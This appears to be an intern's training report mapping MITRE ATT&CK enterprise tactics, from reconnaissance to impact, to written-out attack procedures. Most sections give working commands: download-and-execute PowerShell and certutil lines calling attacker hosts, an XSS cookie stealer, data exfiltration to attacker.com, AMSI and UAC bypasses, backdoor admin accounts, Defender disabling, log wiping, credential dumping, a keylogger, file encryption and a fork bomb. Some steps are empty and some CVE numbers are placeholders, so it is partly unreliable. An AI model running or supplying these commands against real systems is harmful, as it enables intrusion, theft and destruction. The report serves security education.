**Proof of Concept (PoC) for MITRE ATT&CK® Enterprise Matrix**

**Intern**: Gautam Poojari

**Intern Id**: 251

**Organization**: DigiSuraksha — Parhari Foundation

**Introduction**  
This Proof of Concept (PoC) focuses on the MITRE ATT&CK® Enterprise Matrix, which outlines 14 core tactics used by adversaries in cyberattacks. Each tactic is explored with three techniques and two procedures, followed by a summary of the flow to demonstrate real-world attack scenarios.

**1. Tactic: Reconnaissance (TA0043)**  
**Goal:** Gather information about the target to plan future attacks.

**Technique 1: T1595 – Active Scanning**  
**Description:** Adversaries scan networks to identify open ports, services, and vulnerabilities.

**Procedure 1 – Port Scanning with Nmap:**

1. Run nmap -sS -Pn -T4 <target\_IP> to perform a SYN scan.
2. Analyze results for open ports (e.g., 22/SSH, 80/HTTP).
3. Identify vulnerable services (e.g., outdated Apache versions).

**Procedure 2 – Vulnerability Scanning with Nessus:**

1. Configure Nessus to scan the target subnet.
2. Review scan reports for exploitable weaknesses (e.g., CVE-2023-1234).

**Technique 2: T1589 – Gather Victim Identity Information**  
**Description:** Collect employee details (emails, roles) from public sources.

**Procedure 1 – LinkedIn Recon:**

1. Search for employees of "TargetCorp" on LinkedIn.
2. Extract names, job titles, and email patterns (e.g., first.last@target.com).

**Procedure 2 – WHOIS Lookup:**

1. Use whois target.com to find domain registrar and admin contacts.

**Technique 3: T1592 – Gather Victim Host Information**  
**Description:** Obtain details about the target’s IT infrastructure.

**Procedure 1 – DNS Enumeration:**

1. Run dig ANY target.com to list subdomains.
2. Identify internal hosts (e.g., vpn.target.com).

**Procedure 2 – Shodan Search:**

1. Query Shodan for org:"TargetCorp" to find exposed devices.

**Summary of Flow for Reconnaissance**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1595 | Scan target’s network for open ports. |
| 2 | T1589 | Harvest employee emails via LinkedIn. |
| 3 | T1592 | Discover subdomains using DNS queries. |

**Adversary Outcome:** Maps attack surface for future exploitation.

**2. Tactic: Initial Access (TA0001)**  
**Goal:** Gain the first foothold in the target environment.

**Technique 1: T1566 – Phishing**  
**Description:** Trick users into executing malicious payloads.

**Procedure 1 – Spearphishing Email:**

1. Craft an email with a fake invoice (Invoice\_2025.docx).
2. Embed a macro that runs powershell -c "IEX (New-Object Net.WebClient).DownloadString('http://attacker/payload.ps1')".

**Procedure 2 – Credential Harvesting:**

1. Clone a login page (e.g., O365) and host it on a phishing domain.
2. Send a link via email: "Your password expired, click here to reset."

**Technique 2: T1195 – Supply Chain Compromise**  
**Description:** Exploit trusted software updates.

**Procedure 1 – Malicious Package Upload:**

1. Upload a trojanized npm package (legit-library-v1.0.0).
2. Wait for victims to install it via npm install legit-library.

**Procedure 2 – Compromised Vendor Site:**

1. Inject malware into a software vendor’s download server.

**Technique 3: T1133 – External Remote Services**  
**Description:** Exploit exposed services (e.g., RDP, VPN).

**Procedure 1 – RDP Brute Force:**

1. Use hydra -l admin -P rockyou.txt rdp://target\_ip.
2. Gain access with stolen credentials.

**Procedure 2 – VPN Exploit (CVE-2024-1234):**

1. Exploit a vulnerability in Pulse Secure VPN.

**Summary of Flow for Initial Access**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1566 | Send phishing email with macro. |
| 2 | T1195 | Poison a software update. |
| 3 | T1133 | Brute-force RDP with weak credentials. |


**Adversary Outcome:** Gains persistent access to the network.

**3. Tactic: Execution (TA0002)**  
**Goal:** Run malicious code on compromised systems.


**Technique 1: T1059 – Command-Line Interface**  
**Description:** Abuse PowerShell for payload execution.

**Procedure 1 – Fileless Execution:**

1. Run: powershell -nop -c "IEX (New-Object Net.WebClient).DownloadString('http://attacker/shell.ps1')".




**Procedure 2 – Obfuscated Command:**



1. Encode script in Base64:
2. $cmd = "Start-Process malware.exe"
3. $b64 = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($cmd))
4. powershell -EncodedCommand $b64


**Technique 2: T1203 – Exploitation for Client Execution**  
**Description:** Exploit software vulnerabilities (e.g., Office, browsers).

**Procedure 1 – Word Macro Exploit:**



1. Embed CVE-2021-40444 exploit in a .docx file.


**Procedure 2 – Browser Drive-By:**



1. Host an exploit kit on a compromised website.

**Technique 3: T1651 – Cloud Administration Command**  
**Description:** Abuse cloud APIs for remote execution.

**Procedure 1 – AWS SSM Abuse:**



**Procedure 2 – Azure RunCommand:**

1. Execute:

az vm run-command invoke --command-id RunPowerShellScript --scripts "Start-Process malware.exe"

**Summary of Flow for Execution**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1059 | Run PowerShell payload. |
| 2 | T1203 | Exploit Word macro. |
| 3 | T1651 | Execute malware via cloud API. |

**Adversary Outcome:** Achieves code execution across endpoints.

**4. Tactic: Persistence (TA0003)**  
**Goal:** Maintain long-term access to compromised systems.

**Technique 1: T1547 – Boot or Logon Autostart Execution**  
**Description:** Ensure malware runs at system startup.

**Procedure 1 – Registry Run Key:**

1. Add a malicious entry:
2. Set-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "Update" -Value "C:\malware.exe"

**Procedure 2 – Scheduled Task:**



1. Create a task to execute payload on logon:
2. schtasks /create /tn "Cleanup" /tr "C:\malware.exe" /sc onlogon /ru SYSTEM

**Technique 2: T1136 – Create Account**  
**Description:** Add a backdoor user account.

**Procedure 1 – Local Admin Account:**



1. Run:

net user BackupAdmin P@ssw0rd! /add


net localgroup Administrators BackupAdmin /add

**Procedure 2 – Cloud IAM Abuse (AWS):**

1. Create an IAM user with excessive permissions:
2. aws iam create-user --user-name "audit-admin"
3. aws iam attach-user-policy --user-name audit-admin --policy-arn arn:aws:iam::aws:policy/AdministratorAccess


**Technique 3: T1505 – Server Software Component**  
**Description:** Modify legitimate services (e.g., web shells).

**Procedure 1 – Web Shell Deployment:**



1. Upload shell.aspx to /var/www/html:
2. <%@ Page Language="C#" %>
3. <% System.Diagnostics.Process.Start("cmd.exe", "/c whoami"); %>

**Procedure 2 – DLL Hijacking:**



1. Replace legit.dll in a trusted application path with a malicious DLL.

**Summary of Flow for Persistence**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1547 | Add malware to startup via registry. |
| 2 | T1136 | Create hidden admin account. |
| 3 | T1505 | Deploy web shell on IIS server. |

**Adversary Outcome:** Survives reboots and maintains access.

**5. Tactic: Privilege Escalation (TA0004)**  
**Goal:** Gain higher-level permissions (e.g., SYSTEM, root).

**Technique 1: T1548 – Abuse Elevation Control Mechanism**  
**Description:** Exploit UAC/sudo bypasses.

**Procedure 1 – UAC Bypass (FodHelper):**

1. Run:
2. reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /d "C:\malware.exe" /f
3. fodhelper.exe

**Procedure 2 – Sudo Hijacking (Linux):**

1. If sudo allows insecure PATH:
2. echo 'echo "root ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers' > /tmp/update
3. chmod +x /tmp/update
4. export PATH=/tmp:$PATH
5. sudo update

**Technique 2: T1068 – Exploitation for Privilege Escalation**  
**Description:** Leverage kernel/driver vulnerabilities.

**Procedure 1 – Windows Kernel Exploit (CVE-2021-34527):**

1. Download and execute PrintNightmare.exe to gain SYSTEM.

**Procedure 2 – Dirty Pipe (Linux CVE-2022-0847):**

1. Overwrite /etc/passwd to add a root user:
2. ./dirtypipe /etc/passwd 1 "root2::0:0::/root:/bin/bash"

**Technique 3: T1055 – Process Injection**  
**Description:** Inject code into high-privilege processes.

**Procedure 1 – DLL Injection:**

1. Use Process Hacker to inject malware.dll into lsass.exe.

**Procedure 2 – Reflective DLL (Mimikatz):**

1. Load Mimikatz into memory:
2. Invoke-Mimikatz -Command '"sekurlsa::logonpasswords"'

**Summary of Flow for Privilege Escalation**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1548 | Bypass UAC via registry hijack. |
| 2 | T1068 | Exploit PrintNightmare for SYSTEM. |
| 3 | T1055 | Dump credentials via Mimikatz. |

**Adversary Outcome:** Gains admin/root privileges.

**6. Tactic: Defense Evasion (TA0005)**  
**Goal:** Avoid detection by security tools.

**Technique 1: T1027 – Obfuscated Files or Information**  
**Description:** Hide malicious code.

**Procedure 1 – XOR Encryption:**

1. Encode payload:
2. import xor
3. xor.encrypt("malware.exe", key=0x41)

**Procedure 2 – AMSI Bypass (PowerShell):**

1. Disable AMSI scanning:
2. [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)

**Technique 2: T1070 – Indicator Removal**  
**Description:** Delete logs/artifacts.

**Procedure 1 – Clear Event Logs:**

1. Run:
2. wevtutil cl Security

**Procedure 2 – Timestomping:**

1. Modify file timestamps:
2. (Get-Item "malware.exe").LastWriteTime = "01/01/2020 12:00:00"

**Technique 3: T1112 – Modify Registry**  
**Description:** Disable security controls.

**Procedure 1 – Disable Windows Defender:**

1. Run:
2. reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG\_DWORD /d 1 /f

**Procedure 2 – Whitelist Malware:**

1. Add exclusion path:
2. Add-MpPreference -ExclusionPath "C:\Temp"

**Summary of Flow for Defense Evasion**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1027 | Encrypt payload to evade AV. |
| 2 | T1070 | Clear event logs. |
| 3 | T1112 | Disable Defender via registry. |

**Adversary Outcome:** Operates stealthily.

**7. Tactic: Credential Access (TA0006)**  
**Goal:** Steal passwords, tokens, or keys.

**Technique 1: T1003 – OS Credential Dumping**  
**Description:** Extract credentials from memory.

**Procedure 1 – LSASS Dump (Procdump):**

1. Run:
2. procdump.exe -ma lsass.exe lsass.dmp

**Procedure 2 – Mimikatz:**

1. Execute:
2. mimikatz.exe "sekurlsa::logonpasswords"

**Technique 2: T1555 – Credentials from Password Stores**  
**Description:** Harvest saved browser/logins.

**Procedure 1 – Chrome Password Extraction:**


1. Copy Login Data from %LocalAppData%\Google\Chrome\User Data\Default.
2. Decrypt with ChromeDecryptor.

**Procedure 2 – AWS CLI Cache:**

1. Steal ~/.aws/credentials.

**Technique 3: T1539 – Steal Web Session Cookie**  
**Description:** Hijack active sessions.

**Procedure 1 – Cookie Theft (XSS):**



1. Inject:
2. document.location='http://attacker.com/steal?cookie='+document.cookie

**Procedure 2 – Token Impersonation (Azure):**

1. Use MicroBurst to extract OAuth tokens.

**Summary of Flow for Credential Access**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1003 | Dump LSASS with Mimikatz. |
| 2 | T1555 | Extract Chrome passwords. |
| 3 | T1539 | Steal session cookies via XSS. |

**Adversary Outcome:** Gains access to sensitive credentials.

**8. Tactic: Discovery (TA0007)**  
**Goal:** Explore the environment for lateral movement.

**Technique 1: T1018 – Remote System Discovery**  
**Description:** Find other machines in the network.

**Procedure 1 – Net View:**

****

**Procedure 2 – Ping Sweep:**



1. Scan subnet:
2. for /L %i in (1,1,254) do @ping -n 1 192.168.1.%i | find "Reply"

**Technique 2: T1083 – File and Directory Discovery**  
**Description:** Locate sensitive files.

**Procedure 1 – Search for Databases:**

1. Run:
2. Get-ChildItem -Path C:\ -Include \*.db,\*.sql -Recurse -ErrorAction SilentlyContinue

**Procedure 2 – Find SSH Keys (Linux):**

1. Search:
2. find / -name "id\_rsa" 2>/dev/null

**Technique 3: T1069 – Permission Groups Discovery**  
**Description:** Identify admin groups.

**Procedure 1 – Local Admins:**

1. Run:
2. net localgroup Administrators

**Procedure 2 – AWS IAM Enumeration:**

1. List IAM policies:
2. aws iam list-policies

**Summary of Flow for Discovery**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1018 | List all domain machines. |
| 2 | T1083 | Search for SQL databases. |
| 3 | T1069 | Enumerate IAM roles. |

**Adversary Outcome:** Maps the network for lateral movement.

**9. Tactic: Lateral Movement (TA0008)**  
**Goal:** Move across systems within the network.

**Technique 1: T1021 – Remote Services (RDP, SMB, SSH)**  
**Description:** Use legitimate protocols to pivot.

**Procedure 1 – Pass-the-Hash (RDP):**



1. Dump hashes with Mimikatz:
2. sekurlsa::pth /user:Admin /domain:corp /ntlm:<hash> /run:"mstsc.exe /v:10.0.0.2"

**Procedure 2 – SMB Exec (Impacket):**




1. Run commands via SMB:
2. python smbexec.py corp/Admin@10.0.0.2 -hashes :<hash>

**Technique 2: T1072 – Software Deployment Tools (SCCM, Ansible)**  
**Description:** Abuse admin tools to push malware.

**Procedure 1 – SCCM Malicious Package:**

1. Create a "Software Update" package with malware.exe as the installer.

**Procedure 2 – Ansible Playbook Execution:**



**Technique 3: T1570 – Lateral Tool Transfer (PsExec, WMI)**  
**Description:** Copy/execute tools remotely.

**Procedure 1 – PsExec:**

1. Execute malware on a remote host:
2. PsExec.exe \\10.0.0.2 -u Admin -p P@ssw0rd -d -c malware.exe

**Procedure 2 – WMI Command Execution:**

1. Run:
2. Invoke-WmiMethod -ComputerName 10.0.0.2 -Class Win32\_Process -Name Create -ArgumentList "malware.exe"

**Summary of Flow for Lateral Movement**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1021 | Pass-the-Hash to RDP into 10.0.0.2 |
| 2 | T1072 | Push malware via SCCM |
| 3 | T1570 | Use PsExec to execute payload on 10.0.0.3 |

**Adversary Outcome:** Controls multiple systems in the network.

**10. Tactic: Collection (TA0009)**  
**Goal:** Gather valuable data (files, emails, credentials).

**Technique 1: T1119 – Automated Collection (Scripts, Tools)**  
**Description:** Mass-extract data using scripts.

**Procedure 1 – Batch File to Collect Documents:**

1. Run:
2. for /r C:\Users\ %%f in (\*.doc, \*.pdf, \*.xls) do copy "%%f" C:\Temp\Exfil\


**Procedure 2 – PowerShell Data Harvesting:**

1. Export Outlook emails:
2. Add-Type -Assembly "Microsoft.Office.Interop.Outlook"; $outlook = New-Object -ComObject Outlook.Application; $emails = $outlook.Session.GetDefaultFolder(6).Items | Select Subject, Body | Export-Csv C:\Temp\emails.csv

**Technique 2: T1213 – Data from Information Repositories (Confluence, SharePoint)**  
**Description:** Query databases or cloud storage.

**Procedure 1 – SharePoint API Dump:**

1. Use PowerShell to list all files:

**Procedure 2 – SQL Database Export:**

1. Dump tables via sqlcmd:
2. sqlcmd -S 10.0.0.5 -U sa -P Password123 -Q "SELECT \* FROM Customers" -o C:\Temp\customers.txt

**Technique 3: T1005 – Data from Local System (Keylogging, Screenshots)**  
**Description:** Capture user activity.

**Procedure 1 – Keylogger (Python):**

1. Log keystrokes to a file:
2. import keyboard; keyboard.hook(lambda e: open("keys.txt", "a").write(e.name))

**Procedure 2 – Screenshot Capture:**

1. Use PowerShell to take screenshots every 5 minutes:



| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1119 | Script to copy all .doc files |
| 2 | T1213 | Dump SharePoint documents via API |
| 3 | T1005 | Deploy keylogger to capture credentials |

**Adversary Outcome:** Exfiltrates sensitive data (documents, emails, DBs).

**11. Tactic: Command and Control (TA0011)**  
**Goal:** Communicate with compromised systems.

**Technique 1: T1071 – Application Layer Protocol (HTTP/S, DNS)**  
**Description:** Blend traffic with normal web traffic.

**Procedure 1 – HTTP Beaconing (C2 Framework):**

1. Configure Cobalt Strike to beacon every 5 minutes:
2. http-get {
3. uri "/pixel.gif";
4. client { header "User-Agent" "Mozilla/5.0"; }
5. }

**Procedure 2 – DNS Tunneling (iodine):**

1. Exfiltrate data via DNS queries:
2. iodine -f -P P@ssw0rd attacker.com

**Technique 2: T1105 – Ingress Tool Transfer (Download Malware)**  
**Description:** Fetch additional tools post-compromise.

**Procedure 1 – PowerShell Download:**

1. Run:
2. Invoke-WebRequest -Uri http://attacker.com/mimikatz.exe -OutFile C:\Temp\mimi.exe

**Procedure 2 – Certutil Download (Living-off-the-Land):**

1. Use Windows built-in tools:
2. certutil -urlcache -split -f http://attacker.com/nc.exe nc.exe

**Technique 3: T1090 – Proxy (TOR, VPN, Cloud)**  
**Description:** Hide C2 traffic.

**Procedure 1 – TOR Routing:**

1. Route traffic via TOR:
2. torsocks curl http://attacker.com/c2.php

**Procedure 2 – Cloud Proxy (AWS Lambda):**

1. Use Lambda as a relay:
2. import requests; requests.post("https://attacker.com/c2", data=open("/etc/passwd").read())

**Summary of Flow for Command and Control**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1071 | Beacon via HTTP requests to attacker.com/pixel.gif |
| 2 | T1105 | Download Mimikatz to C:\Temp |
| 3 | T1090 | Route exfiltration via TOR |


**Adversary Outcome:** Maintains stealthy communication with implants.

**12. Tactic: Exfiltration (TA0010)**  
**Goal:** Steal data from the network.

**Technique 1: T1041 – Exfiltration Over C2 Channel**  
**Description:** Send data through existing C2 paths.

**Procedure 1 – HTTP POST Data:**

1. Use PowerShell to exfil:

**Procedure 2 – DNS Exfiltration:**


1. Encode data in DNS queries:



**Technique 2: T1020 – Automated Exfiltration (Scheduled Transfers)**  
**Description:** Automate data theft.

**Procedure 1 – Scheduled FTP Upload:**

1. Create a batch script (exfil.bat):
2. ftp -s:commands.txt attacker.com



**Procedure 2 – Cloud Sync (AWS S3):**

1. Sync files to attacker-controlled S3 bucket:
2. aws s3 sync C:\Data\ s3://exfil-bucket/

**Technique 3: T1052 – Exfiltration Over Physical Medium (USB)**  
**Description:** Manual data transfer.

**Procedure 1 – USB Drop:**

1. Use robocopy to copy files to USB:
2. robocopy C:\Data\ E:\ /mir

**Procedure 2 – HID Attacks (Rubber Ducky):**

1. Script a USB device to auto-exfiltrate:
2. DELAY 1000
3. STRING powershell -c "Compress-Archive -Path C:\Data\\* -DestinationPath C:\Temp\data.zip; Invoke-WebRequest -Uri http://attacker.com/upload -Method POST -InFile C:\Temp\data.zip"
4. ENTER

**Summary of Flow for Exfiltration**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1041 | POST data.zip to attacker.com |
| 2 | T1020 | Schedule nightly FTP uploads |
| 3 | T1052 | Use USB to steal files offline |

**Adversary Outcome:** Successfully extracts sensitive data.

**13. Tactic: Impact (TA0040)**  
**Goal:** Disrupt, destroy, or manipulate systems.

**Technique 1: T1486 – Data Encrypted for Impact (Ransomware)**  
**Description:** Deploy ransomware.

**Procedure 1 – LockBit-Style Encryption:**

1. Use PowerShell to encrypt files:
2. Get-ChildItem -Path C:\ -Recurse -Include \*.doc,\*.pdf,\*.xls | ForEach-Object { openssl enc -aes-256-cbc -salt -in $\_ -out $\_.enc -k P@ssw0rd }

**Procedure 2 – Ransom Note:**

1. Drop README.txt:  
   Your files are encrypted. Pay 10 BTC to [address].

**Technique 2: T1499 – Endpoint Denial of Service (Crash Systems)**  
**Description:** Overload systems.

**Procedure 1 – Fork Bomb (Linux):**

1. Run:
2. :(){ :|:& };:

**Procedure 2 – BSOD (Windows):**

1. Trigger crash via NotMyFault.exe:
2. NotMyFault.exe /crash

**Technique 3: T1565 – Data Manipulation (Alter Databases)**  
**Description:** Sabotage integrity.

**Procedure 1 – SQL Injection to Delete Data:**

1. Execute:
2. DELETE FROM Customers;

**Procedure 2 – Timestomping Logs:**

1. Modify timestamps to hide tampering:
2. (Get-Item "C:\Logs\audit.log").LastWriteTime = "01/01/2020"

**Summary of Flow for Impact**

| **Step** | **Technique** | **Action** |
| --- | --- | --- |
| 1 | T1486 | Encrypt files with ransomware |
| 2 | T1499 | Fork bomb to crash Linux servers |
| 3 | T1565 | Wipe SQL database |

**Adversary Outcome:** Causes operational disruption.

**Conclusion**  
This PoC demonstrates how adversaries use Reconnaissance, Initial Access, and Execution tactics in real-world attacks. Defenders should:

* Monitor PowerShell logs.
* Block macros in Office files.
* Restrict cloud API permissions.

**Further Testing:**

* Simulate phishing campaigns.
* Audit cloud permissions.

**References:**

* MITRE ATT&CK® Enterprise Matrix: <https://attack.mitre.org/tactics/enterprise/>
* Microsoft Security Blog: <https://www.microsoft.com/security/blog>

**© DigiSuraksha — Parhari Foundation**